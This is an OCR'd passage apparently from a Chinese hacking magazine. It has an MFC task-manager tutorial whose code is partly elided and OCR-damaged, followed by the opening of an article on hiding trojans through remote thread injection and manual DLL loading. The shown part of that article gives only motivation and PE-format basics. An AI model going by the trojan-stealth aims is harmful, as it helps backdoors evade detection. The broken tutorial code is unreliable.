


图 1

不过不要忘记了我们希望的是一次结束多个任务。这个时候对话框应该如图2所示。




图 2

按下Ctrl+W,利用ClassWizard为IDC_PROCESS_LIST(就是列表控件的标识符)对象添加类型为CListCtrl的成员变m_ctrlProcss,如图3所示。




图 3

在C*Dlg.h(*为你设置的工程名称)中添加以下全局函数声明:

```
// 获取所有进程id
DWORD GetProcessIDs( DWORD* pdwBuffer, DWORD dwSizeBuffer );
// 获取进程对应的应用程序路径
CString GetProcessPath( DWORD idProcess );
// 获取进程的模块
CString GetProcessBaseModuleName( DWORD idProcess );
// 获取进程id
DWORD GetProcessID( LPCSTR lpszName, BOOL bUsePath, DWORD idStart = 0 );
// 中止进程
void TerminateProcessID( DWORD id );
```

在C*Dlg.cpp中添加代码(具体代码请看源文件),完成以上全局函数。

```
#include "psapi.h"
#pragma comment( lib,"psapi")
```

"/*Visual Studio"提供的sdk中没有"psapi.h"和"psapi.lib",请把提供的这两个文件copy到你建立的工程文件夹下,如图4 所示。




图 4

```
DWORD GetProcessIDs( DWORD* pdwBuffer, DWORD dwSizeBuffer )
    {
    // 获取进程列表
    DWORD cbNeeded = 0; // 循环
    if( !EnumProcesses(pdwBuffer, dwSizeBuffer, &cbNeeded))
    {
        return( 0 );
    }
        return ( cbNeeded / sizeof( DWORD ) );
    }
////////////////////////////////////
CString GetProcessPath( DWORD idProcess )
{
    // 获取进程路径
    ......
    // 打开进程
    HANDLE hProcess = OpenProcess( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, Process );
    if( NULL != hProcess )
      {
        ......
      }
    return( sPath );
      }
////////////////////////////////////
// 获取进程程序名
```

```
CString GetProcessBaseModuleName( DWORD idProcess )
{
    return( sName );
}
///////////////////////////////////////
/
DWORD GetProcessID( LPCSTR lpszNameToSearch, BOOL bUsePath, DWORD idStart )
{   // 获取进程列表
    DWORD idx = 0;
    DWORD aProcesses[ 1024 ];
    DWORD cProcesses = GetProcessIDs( aProcesses, sizeof ( aProcesses ) );
    if( 0 != idStart )
    {
    }   // 搜索进程
    while( idx < cProcesses )
    {
    CString sName = bUsePath ? GetProcessPath( aProcesses [ idx ] ) : GetProcessBaseModuleName( aProcesses[ idx ] );
    if( 0==sName.CompareNoCase( lpszNameToSearch ) )
        {   return( aProcesses[ idx ] );
        }
        idx++;
    }
    return( 0 );
}
//////////// // 结束一个进程
void TerminateProcessID( DWORD id )
{
    HANDLE hProcess = OpenProcess( PROCESS_TERMINATE, FALSE, id );
    if( NULL != hProcess )
    {
        TerminateProcess( hProcess, 0 );
        CloseHandle( hProcess );
    }
}
```

在C*Dlg.cpp中的OnInitDialog()对话框的初始函数中添加如下代码:

```
::SetWindowPos(GetSafeHwnd(), HWND_TOPMOST, 0, 0, 0, 0, SWP_NOMOVE | SWP_NOSIZE);
// 添加3个列
int ret = m_ctlProcesses.InsertColumn( 0, "进程名称", LVCFMT_RIGHT, 100, 0 );
m_ctlProcesses.InsertColumn( 1, "进程标识", LVCFMT_LEFT, 60, 1 );
m_ctlProcesses.InsertColumn( 2, "应用程序所在路径", LVCFMT_LEFT, 350, 2 );
// 设置列表控件背景色
m_ctlProcesses.SetBkColor(RGB(200,150,250));
m_ctlProcesses.SetTextBkColor(RGB(200,150,250));
Refresh();
//调用AnimateWindow完成界面显示方法的初始化
h=LoadLibrary("user32.dll");
p=(LPFNDLLFUNC1)GetProcAddress(h, "AnimateWindow");
p(m_hWnd,500,AW_VER_POSITIVE|AW_SLIDE);
FreeLibrary(h);
/*////
```

这其中使用到的列表控件的成员函数是:"InsertColumn(int nCol,LPCTSTR lpszColumnHeading,int nFormat,int nWidth,int nSubItem);"它用来往控件里面插入列。nCol为列的位置,从0开始。lpszColumnHeading为显示的列名,nFormat为显示的对齐方式,nWidth为显示的宽度,nSubItem为分配给该列的索引号。

"SetBkColor(RGB(200,150,250)); SetTextBkColor(RGB(200,150,250));"是分别设置显示的背景和字体的颜色。

完成后回到类的选项卡,在CTtaskDlg类上点右键添加一个成员函数"void CTtaskDlg::Refresh();"如图5,6所示。编辑代码如下:




图5




图6

```
void CTtaskDlg::Refresh()
{
    m_ctrlProcesses.DeleteAllItems();
// 以下是提升权限的代码,权限很高的
/////
    DWORD aProcesses[ 1024 ];
// 获得所有进程
DWORD cProcesses = GetProcessIDs( aProcesses, sizeof ( aProcesses ) );
DWORD idxList = 0;
for( DWORD idx = 0; idx < cProcesses; idx++ )
{
CString sName = GetProcessBaseModuleName( aProcesses[ idx ] );
if( sName.IsEmpty() )
{
continue;
}
CString sPID;
sPID.Format( "%d", aProcesses[ idx ] );
// 列表添加一项
m_ctrlProcesses.InsertItem( idxList, sName );
// 设置进程id
m_ctrlProcesses.SetItemText( idxList, 1, sPID );
// 设置进程文件路径 m_ctrlProcesses.SetItemText( idxList, 2, GetProcessPath( aProcesses[ idx ] )); m_ctrlProcesses.SetItemData( idxList, aProcesses[ idx ] );
    idxList++;
}
}
```

关闭privilege,不然你就关闭不了你的计算机了。如

图7 所示。

回到对话框编辑，双击"结束任务"按钮添加如下代码：




图 7

```
    void CTtaskDlg::
OnBstop()
        {
    // TODO: Add your control ...
    // 以下是提升权限的代码，权限很高的
    ......
    // 记住关闭，做事情要有始有终！
    /////////////
    POSITION pos = m_ctrlProcesses.
GetFirstSelectedItemPosition(); // 没有选择进程
    char strId[20];
    if (pos == NULL)
    {
    AfxMessageBox(" 请先选择你要结束的进程! ",
MB_ICONINFORMATION);
        return;
    }
    while (pos!=NULL)
    {
    int nItem = m_ctrlProcesses.GetNextSelectedItem(pos);
     m_ctrlProcesses:GetItemText(nItem,1,strId,20);
 TerminateProcessID( atol(strId) );
          if (pos==NULL)
                break ;
        }
        ::Sleep(300);
        Refresh();
    ////////////////// // 关闭 privilege.
        }
```

回到对话框编辑，双击"新建任务"按钮添加如下代码：

```
   void CTtaskDlg::OnNew()
   {
   // TODO: Add your control ...
   // 新建一个线程，创建打开文件对话框
   CString strFileName;
   CFileDialog fd(TRUE,NULL,NULL,
   OFN_HIDEREADONLY|OFN_OVERWRITEPROMPT,
    "Executable files (*.exe)|*.exe|All files (*.*)|*.*||"     );
      if(fd.DoModal()==IDOK)
      {
       // 获取子进程路径名
        strFileName=fd.GetPathName();
              }
      char * buf;       // 子进程窗口参数
      STARTUPINFO infoStart ;        // 子进程信息
      ......
      // 创建子进程
      CreateProcess (
    NULL,buf,NULL,NULL,FALSE,
NORMAL_PRIORITY_CLASS,
    NULL,NULL,&infoStart,     &infoProcess      );
     ::Sleep(1000);    // 刷新进程显示列表
    Refresh();
   }
```

上面用到了CFileDialog类，它的构造函数如下：

```
    CFileDialog(BOOL bOpenFileDialog,LPCTSTR
lpszDefExt=NULL,LPCTSTR lpszFileName=NULL,DWORD
dwFlags=OFN_HIDEREADONLY|OFN_OVERWRITEPPOMPT,
LPCTSTR lpszFilter=NULL,CWnd pParent=NULL);
```

各参数的意义如下：

bOpenFileDialog：为TRUE为显示打开文件对话框，FALSE为保存对话框。

lpszDefExt：指定默认的文件扩展名

lpszFileName 指定默认的文件名。

dwFlags：指明特定的风格。

lpszFilter：最重要的一个参数，指明可以选择的文件类型和相应扩展名。格式如下：

"Executable files (*.exe)|*.exe|All files (*.*)|*.*||" 文件的类型说明和扩展名用"；"分隔开，每中文件用"|"分隔开，末尾用"||"指明。

pParen：这就不用说了吧，父窗口。


函数CreateProcess()用于创建新的进程和该进程的主线程。函数的原形如下：

```
    BOOL CreateProcess(LPCTSTR lpApplicationName,
// 可执行文件的路径；
    LPTSTR lpCommnadLine,  // 将要被运行的可执行
文件的命令行；LPSECURITY_ATRIBUTES
lpProcessAttibutes,
    // 指向LPSECURITY_ATRIBUTES的指针，指定通过该
结构返回的进程句柄是否可以被继承，NULL 为不可以。
LPSECURITY_ATRIBUTES lpThread/Attibutes,
    BOOL bInheritHandles,   // 指定进程是否继承父
进程中的句柄。TRUE 为可以
    DWORD dwCeationFlags, // 指定子进程的属性和
进程的优先级
    LPOID lpEnvironment, // 指向环境快的指针。
    LPCTST lpCurrentDirectory, // 指定子进程当前实在的路径。
    LPSTARTUPINFO lpStartupInfo, // 指定子进程的窗
口属性。
    LPPROCESS_INFORMATION lpProcessInformation,
```

指向LPPROCESS_INFORMATION结构的指针，用于获取子进程的信息。函数成功返回非零值。关机按钮添加如下代码：

```
   void CTtaskDlg::OnBtnshutdown()
   {
   // TODO: Add your control.
   HINSTANCE hInst=LoadLibrary("shell32.dll");
   // 装入 shell32.dll
   SHUTDOWNDLG ShutDownDialog;
   // 指向 shell32 库中显示关机对话框函数的指针
   if(hInst!=NULL)
   {
   // 获得 60 号函数的地址并调用
ShutDownDialog=(SHUTDOWNDLG)GetProcAddress(hInst,(LPSTR)
60);
   // 看看 59 号函数是什么？你一定会笑的。
   ShutDownDialog(0);
   }
   FreeLibrary(hInst);
   }
```

好了，F7 编译。没有错的话就可以运行了，看看是不是可以一次结束多个程序啊？至于想专业一点，可以加入热键等，那样就更方便，更好了。



适合读者：程序设计者，木马编写爱好者
前置知识：C++基础，Windows下编程经验

让你的木马藏得更深
——线程注射技术新发展(上)

文/图 BlackBeast

简介

2005年《黑客防线》上连续刊登若干有关线程注射隐藏自身的木马编写技术，对这些技术的讨论主要集中在如何将线程函数代码写入注入进程并正确创建远程线程上，创建远程线程时主要有两个难点：

1.如果直接将代码写入注入进程，写入代码中的所有API必须使用GetProcAddress获得函数指针间接调用，必要时还需要LoadLibrary，代码编写复杂且枯燥无味

2.如果采用在注入进程加载DLL的方式，通过加载过程中DllMain的调用来完成执行目的代码的操作，在DLLMain中无法进行开启新线程的操作，而且该远程线程必须依靠该DLL的存在，这就增加了被人发现的可能。

前几天在网上闲逛，看到了一个牛人写的开启远程线程的Demo，完美地解决了上面两个问题，深感佩服。于是，在学习的过程中就有了这篇笔记，现与大家同享。在此我要感谢局部变量先生对本文的帮助。

本文讲解的技术，很大程度上降低了线程插入式后门的编写难度，让编写大规模复杂化的该类后门成为可能，此外，该技术也在一定程度上提高了后门的隐蔽性。

程序原理

大家在编写程序的过程中，经常要加载各种DLL，当一个DLL被加载到某进程的地址空间后，其所有的函数就可以被此进程直接调用。这是因为系统在加载DLL模块时针对本地进程具体情况，对DLL文件的函数调用做了相应处理。所以只要把远程线程函数写入某DLL中，然后替系统完成目标进程加载该DLL的过程，就可以轻松编写远程线程函数代码，又不用带着以前的DLL小尾巴了。

为了替系统完成重定位函数地址和重新加载隐式DLL模块，你起码需要了解PE文件的重定位段和导入段，而为了获得远程线程函数地址，你还需要了解导出段的相关知识。以下将详细介绍。

前置基础知识

要想代替系统手动完成加载DLL的工作，必须对DLL的结构有一定了解。

下面我们来介绍PE文件的结构 PE文件格式被组织为一个线性的数据流，它由一个MS-DOS头部开始，接着是一个实模式的程序残余和一个PE文件标志，接着是PE文件头、可选头部、所有的段头部。段头部之后跟随着所有的段实体。文件的结束区域部分，主要是一些混杂的信息，包括重分配信息、符号表信息、行号信息以及字串表数据。从表中可以看出PE文件的大体结构。

MS-DOS头部
MS-DOS实模式残余程序
PE文件标示
PE文件头
PE文件可选头部
.text段头部
.bss段头部
.rdata段头部
…………
.debug段头部
